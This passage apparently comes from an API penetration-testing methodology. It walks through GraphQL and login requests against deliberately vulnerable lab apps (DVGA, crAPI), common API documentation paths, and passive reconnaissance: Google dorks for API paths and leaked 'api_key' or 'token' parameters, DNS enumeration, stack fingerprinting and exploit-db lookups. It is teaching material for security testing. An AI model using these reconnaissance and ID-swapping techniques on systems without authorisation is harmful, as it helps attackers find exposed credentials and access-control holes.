
Table 21: GraphQL endpoint structure (Aleks and Farhi, 2023)



```
POST /graphql HTTP/1.1
Host: 10.38.1.110:5013
Content-Length: 445
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Content-Type: application/json
Origin: http://10.38.1.110:5013
Referer: http://10.38.1.110:5013/create_paste
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: env=graphiql:disable
Connection: close

{
  "query":
  "mutation CreatePaste ($title: String!, $content: String!, $public: Boolean!, $burn: Boolea
  n!) {\n        createPaste(title:$title, content:$content, public:$public, burn: $burn) {\n
            paste {\n             id\n             content\n             title\n
   burn\n           }\n          }\n        }",
  "variables":{
    "title":"J78878 amazing public paste",
    "content":"J78878 amazing public paste",
    "public":true,
    "burn":true
  }
}
```

Figure 18: Request data from a GraphQL API - DVGA



```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 136
Date: Thu, 31 Aug 2023 15:28:16 GMT

{
  "data":{
    "createPaste":{
      "paste":{
        "id":"13",
        "content":"J78878 amazing public paste",
        "title":"J78878 amazing public paste",
        "burn":true
      }
    }
  }
}
```


Figure 19: Response data from a GraphQL API - DVGA

4.4.2 API Documentation Review

API documentation made by the developer for the consumer can provide us with a wealth of information about how the API works, what and how it is meant to be used, different paths, endpoints, parameters, authentication requirements, example requests, changelog, headers and allowed HTTP methods can all be found in the APIs documentation. What is significant about API documentation is what it does not tell you. This can include unintended exposures, mismatches in behaviour and deprecated features. Documentation can be found either publicly with no authentication required or you will need to authenticate to be then able to locate the documentation.

	Documentation paths
1	/docs
2	/apidocs
3	/developers/documentation
4	/api/documentation
5	/api-docs
6	docs.target.com

Table 22: Common API documentation web paths (Ball, 2022)



NextGen B2B API 2.0.0 OAS3

New & secure JSON-based API for our enterprise customers. (Deprecates previously offered XML-based endpoints)

MIT

Servers
/b2b/v2

Authorize

Order API for customer orders

POST /orders

Schemas

Order

OrderConfirmation

OrderLine

OrderLines

Figure 20: JuiceShop api-docs documentation discovered

4.4.3 Authentication & Authorisation


As part of understanding how our client's API works, we will want to know how the API handles authentication, if at all, as some developers may not implement authentication (or properly) as they believe no one can find specific endpoints (security through obscurity) so they neglect basic authentication however assuming this is not the case we will want to know how the API handles authentication so that later when we are performing logic-based authentication tests we will know what type of authentication is in place to then try and bypass it.

	Authentication Method
1	No authentication
2	Json web tokens (JWT)
3	API Keys
4	HTTP Authentication
5	HMAC

6	Oauth
7	Bearer token


Table 23: Common API authentication methods (Ball, 2022)

For information gathering, all we care about right now is identifying how the API handles authentication (can we authenticate?), so we will look to identify endpoints, security headers and tokens, see Figure 21.



```
POST /identity/api/auth/login HTTP/1.1
Host: localhost:8888
Content-Length: 53
sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
sec-ch-ua-platform: "Linux"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost:8888
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8888/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "email":"hackerman@gmail.com",
  "password":"P@55w0rd"
}
```

Figure 21: Authentication request made with POST – crAPI



```
HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Thu, 31 Aug 2023 16:28:06 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 510

{
  "token":
  "eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYWNrZXJtYW5AZ21haWwuY29tIiwicm9sZSI6InVzZXIiLCJpYXQiOjE2O
  TM0OTkyODYsImV4cCI6MTY5NDEwNDA4Nn0.EhjkwTBC-jg3YNPkQZZEjdL0St3Iiakt5xbBEhPjIKAnUCTta9gdQ03Q
  FInQ7daRtruCIgl_lKzE3ryfjduKU8fPdcXHYPOJRoEPUkb6B4xuY4QKrQ_5rbsAxgAAYiPinKwihjTC_Pa-aYP1nEq
  Ta0PNNTqjhsA5FQoDTQ3xoRbP7VcxycE6lsZ2MVNpxkhDl0tZ0W14qrJnRHexNipSoIXQ75hssg6MY1-_0LymkoUEeS
  D7O1EB0W4SbaJenHpUhf3YOXUbJBeOBK7ayMhlsP21SgeVJGiPgAe39B0zwfB4pccWwIT2YeQ7saWSvcGEyYpF4JJU4
  bUc_2pG6_k8mA",
  "type":"Bearer",
  "message":null
}
```

Figure 22: Authentication response from request (Bearer Token) - crAPI

It is important that whilst testing authentication, we also determine whether or not the API has proper authorisation setup. If a user can authenticate as user1 but can access the resources of user2, which they are not permitted to do, then this is improper authorisation control. We should consider how the API handles endpoint-based permissions and role-based access control. To do some cursory testing, identify universally unique identifiers (UUIDs) (user=123) and change the values (user=124).

4.4.4 Tool Summary

Tool	Link
Burpsuite	https://portswigger.net/burp

Table 24: Tools used summary

4.5 Reconnaissance

Reconnaissance is one of the most important stages of any penetration test, as the larger the attack surface we can discover, the better chance we will have of discovering a vulnerability or misconfiguration somewhere in it. During the Reconnaissance process, we may stumble upon vulnerabilities without meaning to. It is good to either try to exploit as you move through and report it immediately or note it down for later exploitation. Best practice dictates that we asses its severity and potential impact and report it immediately.

4.5.1 Passive

Passive reconnaissance involves gathering information about our target without direct interaction. This can be done through third-party services (see Table 18) that fetch information on our behalf. Techniques include Dorking using search queries to find specific data. Services that can identify our target's web technology stack that's in use to search and then exploit databases will help identify vulnerabilities in our target's technology stack without direct scanning. Historical data, like older versions of a company's public API documentation, can be sourced from the Wayback machine. Internet scanning services enable passive port scanning, subdomain enumeration, web technology identification, and vulnerability assessments such as Shodan and Censys.

4.5.1.1 Dorking

Dorking is a technique which we can use to gather information about our target, their technology stacks, infrastructure, endpoints and parameters, exposed data, subdomains, leaked credentials, keys and tokens (for authentication), file types, possible vulnerabilities, login portals, paths (/api/v1/) and files. Dorking can work on a multitude of third-party services which gather data about your target.

We can use various third-party services (see Table 25) to search our target domain and discover different types of information.

Service	Resource
Google	https://www.google.com
Bing	https://www.bing.com
DuckDuckGo	https://duckduckgo.com
Shodan	https://www.shodan.io
Censys	https://search.censys.io
Github	https://github.com/search https://github.com/gwen001/github-subdomains https://github.com/gwen001/github-endpoints https://github.com/gwen001/github-regexp

Google Hacking Database	https://www.exploit-db.com/google-hacking-database

Table 25: Third-party services that support dorking

However, for APIs, we will want to look for specific paths, parameters and files that could be useful to us when building out a sitemap of our target. The idea here is to gather as much information as possible about our target without direct interaction.


Operators	Operators	Dork	Description
site:	(...)	site:target.com inurl:"/api/"	Discovering API paths
inurl:	&	site:target.com inurl:/api/v1 OR inurl:/api/v2 OR inurl:/api/v3	Discovering different API versions
cache:	-	site:target.com site:api.*.*	API Subdomain enumeration
intext:	*	site:target.com inurl:”/api/docs”	Reveals swagger API documentation
intitle:	“ … “	inurl:/graphql OR inurl:/graphiql	GraphQL API discovery
filetype:	|	site:*.target.com inurl:"?api_key=" OR inurl:"?token="	Searching for common API parameters

Table 26: Example Google Dorks for API asset discovery

4.5.1.2 DNS Enumeration

Enumerating your targets domain name system (DNS) can provide us with insights into the target's infrastructure, revealing information such as web hosts, subdomains, MX, A, CNAME and TXT records, zone transfers, shadow IT/zombie APIs, third-party integration, DNS servers and host records. For APIs, we will focus on 'api.target.com' related subdomains and note them down to later investigate and probe. To perform DNS enumeration passively, we can use various tools and resources, including HackerTarget's DNSdumpster project, see Figure 23.

The advantage here is discovering subdomains as we can use this method to discover developer, testing and staging environments where security might be more lackadaisical as the developer may assume that because the subdomains are not publicly listed, then they are secure (security through obscurity).



dns recon & research, find & lookup dns records

DNSdumpster.com is a FREE domain research tool that can discover hosts related to a domain. Finding visible hosts from the attackers perspective is an important part of the security assessment process.

this is a HackerTarget.com project

Open Source Intelligence for Networks

Attack

The ability to quickly identify the attack surface is essential. Whether you are penetration testing or chasing bug bounties.

Defend

Network defenders benefit from passive reconnaissance in a number of ways. With analysis informing information security strategy.

Learn

Understanding network based OSINT helps information technologists to better operate, assess and manage the network.

Figure 23: DNSdumpster search engine to perform passive DNS enumeration

4.5.1.3 Technology Identification

When we start to look at our target, we will want to identify the technology stacks our target is using. We will want to consider how the tech stack is integrated, how it is running, what version the software is currently running as and whether it is open source or proprietary. We will mainly focus on software type and version as this can be used later for identifying whether or not the target software is vulnerable and has a public exploit available (CVE).

We can use the BuiltWith search engine to enter the domain(s) of our target, and it will return the web technology stack that our target is using. The type of information it will provide is widgets, programming languages (PHP), frameworks, content delivery networks (CDNs), mobile support, content management systems (CMS) and plugins, JavaScript libraries and functions, social media links, document encoding type (UTF-8) and document standards.




Log In · Signup for Free
built with
Tools
Features
Plans
Customers
Resources
EN DE FR ES Русский 한국어 日本語 简体中文 عربي
Website, Tech, Keyword
Lookup
Find out what websites are Built With
Enter a website address, a technology name or a keyword
Lookup

Figure 24: Built With technology stack identifier search engine

4.5.1.4 Vulnerability Search

Once we know what software stacks are running, we will want to identify version numbers BuiltWith finds and cross-reference with a vulnerability and exploit database such as exploit-db (see Figure 25). At this point, we will not try to run any exploits against the target. However, it just gives us an idea of how the target manages software updates because if we suspect an old version is vulnerable and our target is running an out-of-date piece of software, then it's likely other software and APIs might be out of date as well.



Date	D	A	V	Title	Type	Platform	Author
2023-08-04	⤓		✗	WordPress Plugin Ninja Forms 3.6.25 - Reflected XSS	WebApps	PHP	Mehran Seifalinia
2023-07-28	⤓		✓	WordPress Plugin AN_Gradebook 5.0.1 - SQLi	WebApps	PHP	Lukas Kinneberg
2022-10-17	⤓		✗	Wordpress Plugin ImageMagick-Engine 1.7.4 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	ABDO10
2022-10-06	⤓		✓	Wordpress Plugin Zephyr Project Manager 3.2.42 - Multiple SQLi	WebApps	PHP	Rizacan Tufan
2022-08-01	⤓		✓	WordPress Plugin Duplicator 1.4.7 - Information Disclosure	WebApps	PHP	SecuriTrust
2022-08-01	⤓		✗	WordPress Plugin Duplicator 1.4.6 - Unauthenticated Backup Download	WebApps	PHP	SecuriTrust
2022-07-29	⤓		✗	WordPress Plugin WP-UserOnline 2.87.6 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Steffin Stanly
2022-07-26	⤓		✗	WordPress Plugin Visual Slide Box Builder 3.2.9 - SQLi	WebApps	PHP	nu11secur1ty
2022-06-27	⤓		✗	WordPress Plugin Weblizar 8.9 - Backdoor	WebApps	PHP	Sobhan Mahmoodi
2022-06-10	⤓		✗	WordPress Plugin Motopress Hotel Booking Lite 4.2.4 - Stored Cross-Site Scripting (XSS)	WebApps	PHP	Sanjay Singh
2022-05-11	⤓		✗	WordPress Plugin stafflist 3.1.2 - SQLi (Authenticated)	WebApps	PHP	Hassan Khan Yusufzai
2022-05-11	⤓		✗	WordPress Plugin Blue Admin 21.06.01 - Cross-Site Request Forgery (CSRF)	WebApps	PHP	Abisheik M
2022-05-11	⤓		✗	WordPress Plugin Advanced Uploader 4.2 - Arbitrary File Upload (Authenticated)	WebApps	PHP	Roel van Beurden
2022-04-19	⤓		✗	WordPress Plugin Elementor 3.6.2 - Remote Code Execution (RCE) (Authenticated)	WebApps	PHP	AkuCyberSec
2022-04-19	⤓		✗	WordPress Plugin Popup Maker 1.16.5 - Stored Cross-Site Scripting (Authenticated)	WebApps	PHP	Roel van Beurden

